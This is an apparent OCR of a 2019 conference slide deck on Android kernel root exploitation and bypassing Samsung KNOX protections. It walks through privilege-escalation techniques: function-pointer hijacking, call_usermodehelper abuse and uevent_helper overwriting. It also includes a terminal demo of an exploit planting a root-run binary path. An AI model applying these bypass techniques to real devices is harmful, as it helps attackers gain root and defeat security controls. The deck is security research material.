New Reliable Android Kernel Root Exploitation. Part #2

KNOX Kernel Mitigation Bypasses

SecuriON, dong-hoon you (x82)

2019-11-08

1
About me

1-1. About me

- dong-hoon you <x82@inetcop>
  - SecuriON CEO / INetCop Director & CTO

- Ph.D. JNU Graduate school <x82@jnu.ac.kr>
- INetCop Co-founder, Director & CTO (2001~)
- OnSecureHoldings Co-founder & CEO (2017~)
- SecuriON Co-founder & CEO (2019~)

1-2. About INetCop

SECURI ON

OnSecure Holdings
온시큐어홀딩스

- Since 2017~

INETCOP (SMART PLATFORM SECURITY)
아이넷캅

- Since 2005~
- Mobile B2B. 2010~

SECURI ON
시큐리온

- Since 2015~
- Brand 'ON'. 2019~

INETCOP (SMART PLATFORM SECURITY)


2011~
Mobile Forensics &
Mobile vulnerability R&D — HARVESTER Framework

KISA (Korea Internet & Security Agency) — CONODONT, NAUTILUS
2011~2012 App analytics
2012~ Smishing app analytics

Smart [Vaccine] by SK telecom, T guard — AROWANA
2012~ 1200m / 400m
2014.09~ Preload

Secured by Knox — COELACANTH
2013~2014
Protection technology R&D

SECURI ON




1-3. About SecuriON

SECURI ON

1) 'ON' Product Line-up (Android based DEX file target)

OnAppScan
- Cloud online (B2B/B2C)
- Server appliance (B2B)



OnAV For Mobile (B2B/B2C)

OnAV For TV (B2B/B2C)

2) 'ON' Product Certification

AV-TEST
2018.07/09/11
2019.01/03/05/07

AV-Comparatives
2019. 07


MRG-Effitas
2019.06

PCSL
2018.09/12
2019.03/06

GS-1

AMTSO


3) IoT Product Line-up (Linux based ELF file target)



2
Technical background

- **History of Android linux kernel exploitation and protection**

CVE-2015-3636	pingpongroot	Sep-15
CVE-2015-1805	iovyroot	May-16
CVE-2017-8890	inet_csk_clone_lock	Oct-17
CVE-2017-7533	inotfiy race	Jan-18
CVE-2017-13216	p0	Feb-18
CVE-2018-9568	sk_clone_lock	Jan-19
CVE-2018-17182	p0	Feb-19
CVE-2018-18281	p0	Feb-19
CVE-2019-1999	binder (p0)	Mar-19
CVE-2019-2000	binder (p0)	Mar-19
CVE-2019-2025	waterdrop	Apr-19
CVE-2019-2215	binder (p0)	Oct-19




2. Technical background

- Trend of Android linux kernel exploitation, protection & mitigation bypasses
  - linux kernel vulnerability exploit trend
    - Various data(ptmx/FPT) manipulation (before 08), text(syscall) manipulation (12' framaroot), Lifting address limitation(addr_limit) (11' stack jacking)
    - Change CRED value within PCB(task_struct), Calling commit_creds (above 2.6.28-29)
  - Android linux kernel exploit protection trend
    - Authority based access control to files via SEAndroid (12' Android 4.4+)
    - PXN/PAN: Kernel page protection (13' Android 4.4+, kernel 3.10+)
  - Android linux kernel protection bypass trend
    - Bypassing SEAndroid protection by changing structure
      - selinux_enforcing & enable, manipulate cred->security sid, call reset_security_ops
    - Bypassing Kernel page protection via ROP/JOP attack (after 14')
      - ret2DIR, addr_limit gadget, execute set_fs gadget, forging with pipe

2. Technical background

SECURI ON

- Introduction HyperVisor-based samsung KNOX (H/W based exploit mitigation)



2. Technical background

- Introduction HyperVisor-based samsung KNOX (H/W based exploit mitigation)
  - Trusted Boot / DM-verify
    - Boot after verifying bootloader, kernel using certified H/W
    - Check integrity of storage partition code and data
  - KAP (Knox Active Protection)
    - KNOX on/off switch function
  - TIMA PKM (Periodic kernel measurement)
    - Respond to Kernel code(text), System call table forgery
  - EcryptFS + SELinux based Filesystem Encryption
    - SEAndroid and filesystem encryption for MAC based file access control
  - TIMA RKP (Realtime kernel protection)
    - Prevent privilege escalation by protecting CFI based ROP/JOP attack
    - Prevent DFI based Kernel data forgery (PTE, cred, FPT, SELinux structure)

2. Technical background

- Trend of HyperVisor-based Samsung KNOX bypass attack
  - Exploiting KNOX design fault - iovyroot attack (16' keenlab)
    - CVE-2015-1805: privilege escalation by calling rkp_override_cred (S6)
  - KNOXout (16' viralsecuritygroup)
    - CVE-2016-6584: RKP bypass iovyroot attack by forging PCB (S6)
      - Change process's PID and its parent process pointer to 0
  - Protection (PXN/CFI) bypass without ROP attack (16' INetCop)
    - selinux_ops->task_prctl call attack (ARM32) (convey up to 5 parameters)
    - call_usermodehelper call attack (ARM32/64) (S6/S6E/S6E+/N5)
    - uevent_helper forging attack (ARM32/64) (S6/S6E/S6E+/N5)
  - KNOX 2.6 bypass attack (17' keenlab)
    - CVE-2016-6787: PXN/SELinux/kCFI/kDFI/kASLR bypass attack (S7/S7E)

2. Technical background

- Exploiting function pointer table (FPT) inside kernel (ARM32)
  - Search for callable function from FPT structure
    - User input, Return value must be delivered intact
    - task_prctl function pointer within selinux_ops meets the condition
      - It can convey 5 user inputs

```
include/linux/security.h:
struct security_operations {
        char name[SECURITY_NAME_MAX + 1];
        /* … */
        int (*task_prctl) (int option, unsigned long arg2,
                           unsigned long arg3, unsigned long arg4,
                           unsigned long arg5);
```

      - function arguments are delivered intact during the function call

```
kernel/sys.c:
SYSCALL_DEFINE5(prctl, int, option, unsigned long, arg2, unsigned long, arg3,
                unsigned long, arg4, unsigned long, arg5)
…
        error = security_task_prctl(option, arg2, arg3, arg4, arg5);
        if (error != -ENOSYS)
                return error;
```

      - Return value will be returned intact unless it is ENOSYS

2. Technical background

- Useful tip to execute a command inside Kernel Thread
  - call_usermodehelper API
    - User space application execution function within Kernel level
      - Used for USB auto-mount just like hotplug
      - register subprocess_info->work handler to khelper_wq queue, run asynchronous commands

```
struct subprocess_info {
        struct work_struct work;
        struct completion *complete;
        char *path;
        char **argv;
        char **envp;
        int wait;
        int retval;
        int (*init)(struct subprocess_info *info, struct cred *new);
        void (*cleanup)(struct subprocess_info *info);
        void *data;
};
```

  - call_usermodehelper API execution process
    - 1) call_usermodehelper_setup: Set argument to run, env variables, handler on Kernel space
    - 2) call_usermodehelper_exec: Register sub_info->work to khelper_wq queue
    - 3) __call_usermodehelper: depending on wait type, call function 4) asynchronously
    - 4) ___call_usermodehelper: call do_execve function and execute user space commands

- **UsermodeFighter:** call call_usermodehelper without argument attack (ARM32/64)
  - Execute kernel thread command via calling Call_usermodehelper function
    - Unable to use on 64bits environment if it contains argument processed 32bits (task_prctl)
    - Existing method can be easily mitigated if security_ops structure be unmodifiable
    - Found a work around which is indepent to structure with unlimited argument
      - Use a code indirectly calls call_usermodehelper API

```
kernel/kmod.c: // case of call_modprobe that calls setup, exec
char modprobe_path[KMOD_PATH_LEN] = "/sbin/modprobe";
[...]
static int call_modprobe(char *module_name, int wait){
[...]
 info = call_usermodehelper_setup(modprobe_path, argv, envp, GFP_KERNEL,
                                   NULL, free_modprobe_argv, NULL);
[...]
 return call_usermodehelper_exec(info, wait | UMH_KILLABLE);
```

```
kernel/reboot.c: // case of orderly_poweroff that calls call_usermodehelper
char poweroff_cmd[POWEROFF_CMD_PATH_LEN] = "/sbin/poweroff";
[...]
static int run_cmd(const char *cmd)
[...]
      ret = call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
[...]
static int __orderly_poweroff(bool force)
[...]
   ret = run_cmd(poweroff_cmd);
[...]
static void poweroff_work_func(struct work_struct *work)
{
   __orderly_poweroff(poweroff_force);
```

2. Technical background

SECURI ON

- HotplugEater: argumentless call_usermodehelper call attack (ARM32/64)
  - Execute kernel command by overwriting uevent_helper
    - Hotplug will automatically run everytime by kobject_uevent_env function
    - Overwriting uevent_helper variable alone will execute a CMD without forging ops structure

```
lib/kobject_uevent.c:
char uevent_helper[UEVENT_HELPER_PATH_LEN] = CONFIG_UEVENT_HELPER_PATH;
[...]
static int init_uevent_argv(struct kobj_uevent_env *env, const char *subsystem){
[...]
        env->argv[0] = uevent_helper;
[...]
int kobject_uevent_env(struct kobject *kobj, enum kobject_action action, char *envp_ext[]){
[...]
        if (uevent_helper[0] && !kobj_usermode_filter(kobj)){
[...]
                info = call_usermodehelper_setup(env->argv[0], env->argv,
[...]
                        retval = call_usermodehelper_exec(info, UMH_NO_WAIT);
```

- Overwriting just one argument variable will nullify all kernel protections!

```
$ cat /proc/sys/kernel/hotplug
/sbin/hotplug
$ ./exploit
$ cat /proc/sys/kernel/hotplug
/data/local/tmp/x0x
$ ps | grep x0x
root      29523 27957 3660   416   ffffffff 00000000 S /data/local/tmp/x0x
$
```

3
Kernel exploitation for KNOX Bypasses

3. Kernel exploitation for KNOX Bypasses

SECURI ON

- Android linux kernel exploit mitigation bypass attack summary
  - (1) KNOX 2.3~2.4 bypass (ARM32): Calling selinux_ops->prctl (S5,N4 K/L)
    - Forging kptr_restrict (dmseg, last_kmsg) and PCB->cred
  - (2) KNOX 2.4 bypass (ARM32/64): Calling selinux_ops->prctl (S6 L)
    - Calling call_usermodehelper without parameters
  - (3) KNOX 2.5~2.6 bypass (ARM32/64): Overwriting sock proto_ops (S6,N5 L/M)
    - Calling call_usermodehelper without parameters
    - Kernel thread command execution via overwriting uevent_helper
  - (4) KNOX 2.7~3.2 bypass (ARM32/64): JOPP/EPV bypass attack (S8,N8 M/N/O/P)
    - PXN, kASLR, RKP(CFI-JOPP/DFI), EPV bypass attack

3. Kernel exploitation for KNOX Bypasses

SECURI ON

- Introduction KNOX RKP Technology
  - Detecting privilege escalation attack process with RKP (KNOX 2.5)
    - Realtime privilege escalation detection using parent process privilege comparison
  - Data flow protection technique with RKP (DFI) (KNOX 2.6)
    - Detect SELinux, cred structure privilege, PCB->cred structure pointer manipulation
      - cred->security pointer, task_security_struct, selinux_ops value, security_ops pointer
  - kASLR (kernel address space layout randomization) (KNOX 2.7)
    - Kernel memory address layout randomization on device boot
  - Detecting ROP, JOP attack attempt with RKP (CFI-JOPP) (KNOX 2.7)
    - Detect attack by verifying jopp_springboard on kernel instruction code call
  - Prevent non-permissive partition CMD execution with RKP (EPV) (KNOX 2.7)
    - Detect kernel thread command as an attack when executing unknown path

SECURI ON

- Introduction KNOX RKP Technology
  - Privilege escalation detection using CRED verifying technique
    - Refuse to run when privilege escalation is detected with CRED value forgery

```
Init/vmm.elf binary code:
0000000000013424 <rkp_assign_creds>:
[...]
   13518:       aa1503e0        mov     x0, x21
   1351c:       aa1603e1        mov     x1, x22
   13520:       94000c80        bl      16720 <from_zyg_adbd@plt>
   13524:       34000280        cbz     w0, 13574 <rkp_assign_creds+0x150>
   13528:       aa1403e0        mov     x0, x20
   1352c:       aa1603e1        mov     x1, x22
   13530:       94000940        bl      15a30 <rkp_check_pe@plt>
   13534:       34000200        cbz     w0, 13574 <rkp_assign_creds+0x150>
```

    - Check higher PID tree privileges when RKP_CMD(0x41) is called
      - Privilege check from parent process to higher process (zygote, adbd)

3. Kernel exploitation for KNOX Bypasses

- Introduction KNOX RKP Technology
  - Data flow integrity (DFI) technique
    - Put cred structure on read-only area to prevent forgery (Kernel hangs when try to forge)
    - Check cred pointer value of task_struct (PCB) structure for protection
    - Put SELinux structure on read-only area to prevent forgery
      - cred->security pointers, task_security_struct structure
      - selinux_ops structure (security_operations), security_ops pointers

```
Kernel message when forgery is detected: (KNOX 2.6+)
<3>[  473.502431]  [0:          sleep:10936]  RKP44 cred = ffffffc09ce78a64 bp_task = ffffffff9fb03780 bp_pgd =
ffffffff18d0000 pgd 9 ffffffc0128d0000 stat = #0# task = ffffffa09fb03780 mm = ffffffc072009800
<3>[  473.502502]  [0:          sledp:10936]  RKP44_1 uid = 0 gid = 0 euid = 0 egid = 0
<3>[  473.502573]  [0:          sleep:10936]
<3>[  473.502573]  [0:          sleep:10936]  RKP44_2 Cred ffffffc09ce78a64 #0##0# Sec ptr ffffffff1247aba0 #0# #0#
<3>[  473.502573]  [0:          sleep:10936]  Kernel panic - not syncing: RKP CRED PROTECTION VIOLATION
```

```
Actual code: (KNOX 2.6+)
[...]
            printk(KERN_ERR"\n RKP44 cred = %p bp_task = %p bp_pgd = %p pgd = %llx stat = #%d# task = %p mm = %p
\n",cred,cred->bp_task,cred->bp_pgd,pgd,(int)rkp_ro_page((unsigned long long)cred),current,current->mm);
            printk(KERN_ERR"\n RKP44_1 uid = %d gid = %d euid = %d  egid = %d \n",cred->uid,cred->gid,cred-
>euid,cred->egid);
[...]
```

SECURI ON

- Introduction KNOX RKP Technology
    - Data flow integrity (DFI) technique
        - security_integrity_current verification code (security/linux/hooks.c)

```
static inline unsigned int cmp_sec_integrity(const struct cred *cred,struct mm_struct *mm) // check for cred pointer forgery
{
        return ((cred->bp_task != current) || // manipulated if cred->bp_task is not current
                        (mm && (!( in_interrupt() || in_softirq())) &&
                        (mm->pgd != cred->bp_pgd))); // manipulated if cred->pgd is not cred->bp_pgd
[...]
static inline unsigned int rkp_is_valid_cred_sp(u64 cred,u64 sp)
[...]
                if(!rkp_ro_page(cred)|| !rkp_ro_page(cred+sizeof(struct cred))|| // check for cred structure value forgery
                        (!rkp_ro_page(sp)|| !rkp_ro_page(sp+sizeof(struct task_security_struct)))) { // check security structure value
                        return 1;
                }
                if((u64)tsec->bp_cred != cred) { // check if security structure pointer is forged
                        return 1;
                }
[...]
inline void rkp_print_debug(void) // print out error msg
[...]
        printk(KERN_ERR"\n RKP44 cred = %p bp_task = %p bp_pgd = %p pgd = %llx stat = #%d# task = %p mm = %p \n",cred,cred->bp_task,cred-
>bp_pgd,pgd,(int)rkp_ro_page((unsigned long long)cred),current,current->mm);
[...]
        printk(KERN_ERR"\n RKP44_2 Cred %llx #%d# #%d# Sec ptr %llx #%d#
#%d#\n",(u64)cred,rkp_ro_page((u64)cred),rkp_ro_page((u64)cred+sizeof(struct cred)),(u64)cred->security, rkp_ro_page((u64)cred-
>security),rkp_ro_page((u64)cred->security+sizeof(struct task_security_struct)));
[...]
int security_integrity_current(void)
{
        if ( rkp_cred_enable && // protection module is on
                (rkp_is_valid_cred_sp((u64)current_cred(),(u64)current_cred()->security)|| // Cred value , SELinux value, pointer verification
                cmp_sec_integrity(current_cred(),current->mm)|| // PCB cred structure point verification
                cmp_ns_integrity())) {
                rkp_print_debug();
                panic("RKP CRED PROTECTION VIOLATION\n");
```

SECURI ON

- Introduction KNOX RKP Technology
  - kASLR (kernel address space layout randomization)
    - Kernel symbols and function addresses are randomized on every kernel boot if kASLR is enabled

```
Check if kASLR is on: exynos8895-dreamlte_kor_single_defconfig:
[...]
CONFIG_RELOCATABLE_KERNEL=y
[...]
```

- Enable CONFIG_RELOCATABLE_KERNEL option on kernel compile
  - Can see kernel address change on reboot

```
Before reboot:
$ cat /proc/last_kmsg | grep " start_kernel"
<4>[  346.677318] I[0:      swapper/0:    0] [<ffffffc00133eb34>] start_kernel+0x404/0x420

After reboot:
$ cat /proc/last_kmsg | grep " start_kernel"
<4>[  346.677318] I[0:      swapper/0:    0] [<ffffffc0012aeb34>] start_kernel+0x404/0x420
```

3. Kernel exploitation for KNOX Bypasses

- Introduction KNOX RKP Technology
  - ROP, JOP attack detection technique (CFI-JOPP)
    - Put 0xbe7bad 4byte code at every function starting point on compile
    - Change kernel code to call jopp_springboard verification function on each branch

```
jopp_springboard verification code - init/rkp_cfp.S:
#ifdef CONFIG_RKP_CFP_JOPP
[...]
        .macro  springboard_blr, reg
        jopp_springboard_blr_\reg:
        push    RRX, RRS
        ldr     RRX_32, [\reg, #-4]
        subs    RRX_32, RRX_32, #0xbe7, lsl #12
        cmp     RRX_32, #0xbad
        b.eq    1f
        .inst   0xdeadc0de //crash for sure
1:
        pop     RRX, RRS
        br      \reg
        .endm
[...]
```

```
actuall jopp_springboard verification function disassemble:

jopp_springboard_blr_xx:
      e4:      a9bf4bf0      stp     x16, x18, [sp,#-16]!
      e8:      b85fc0b0      ldr     w16, [x5,#-4]
      ec:      716f9e10      subs    w16, w16, #0xbe7, lsl #12
      f0:      712eb61f      cmp     w16, #0xbad
      f4:      54000040      b.eq    0xfc
      f8:      deadc0de      .inst   0xdeadc0de ; undefined
      fc:      a8c14bf0      ldp     x16, x18, [sp],#16
     100:      d61f00a0      br      x5
```

    - Hang after deadc0de instruction in jopp_springboard function on detection

```
<6>[19333.214994] I[0:    ksoftirqd/0:    3] ksoftirqd/0[3]: undefined instruction: pc=ffffffc000bbafe0 (0x2000000)
<6>[19333.215016] I[0:    ksoftirqd/0:    3] Code: b85fc0d0 716f9e10 712eb61f 54000040 (deadc0de)
<0>[19333.215031] I[0:    ksoftirqd/0:    3] Internal error: Oops - undefined instruction in el1: 2000000 [#1] PREEMPT SMP
[...]
<4>[19333.215147] I[0:    ksoftirqd/0:    3] CPU: 0 MPIDR: 80000100 PID: 3 Comm: ksoftirqd/0 Tainted: G        W       4.4.13-10897115 #1
<4>[19333.215159] I[0:    ksoftirqd/0:    3] Hardware name: Samsung SM-G955N rev05 board based on EXYNOS8895 (DT)
<4>[19333.215174] I[0:    ksoftirqd/0:    3] task: ffffffc8f6ed1b00 ti: ffffffc8f6ee8000 task.ti: ffffffc8f6ee8000
<4>[19333.215194] I[0:    ksoftirqd/0:    3] PC is at jopp_springboard_blr_x6+0x14/0x20
<4>[19333.215209] I[0:    ksoftirqd/0:    3] LR is at rcu_process_callbacks+0x458/0x5c8
<4>[19333.215220] I[0:    ksoftirqd/0:    3] pc : [<ffffffc000bbafe0>] lr : [<ffffffc00014a148>] pstate: 20000145
```

3. Kernel exploitation for KNOX Bypasses

SECURI ON

- Introduction KNOX RKP Technology
  - Prevent execution from non-permissive partition (EPV)
    - Only allow binary from /, /system for kernel thread command

```
Check if enabled:
$ grep -e is_boot_recovery -e sys_sb -e rootfs_sb /proc/kallsyms
0000000000000000 D is_boot_recovery
0000000000000000 D sys_sb
0000000000000000 D rootfs_sb
```

- Execution of binary from other partition may cause kernel panic even with root privilege (context=u:r:kernel:s0)

```
<4>[  218.847618]  [3:  kworker/u16:2:18264]  Superblock Mismatch #/data/local/tmp/busybox# vfsmnt #ffffffc030846200#sb#ffffffc8652d2000:ffffff
c879411800:ffffffc870924000#
<0>[  218.847648]  [3:  kworker/u16:2:18264] Kernel panic - not syncing:
<0>[  218.847648]  [3:  kworker/u16:2:18264]  Illegal Execution file_name #/data/local/tmp/busybox#
[...]
<0>[  218.847745]  [3:  kworker/u16:2:18264] Call trace:
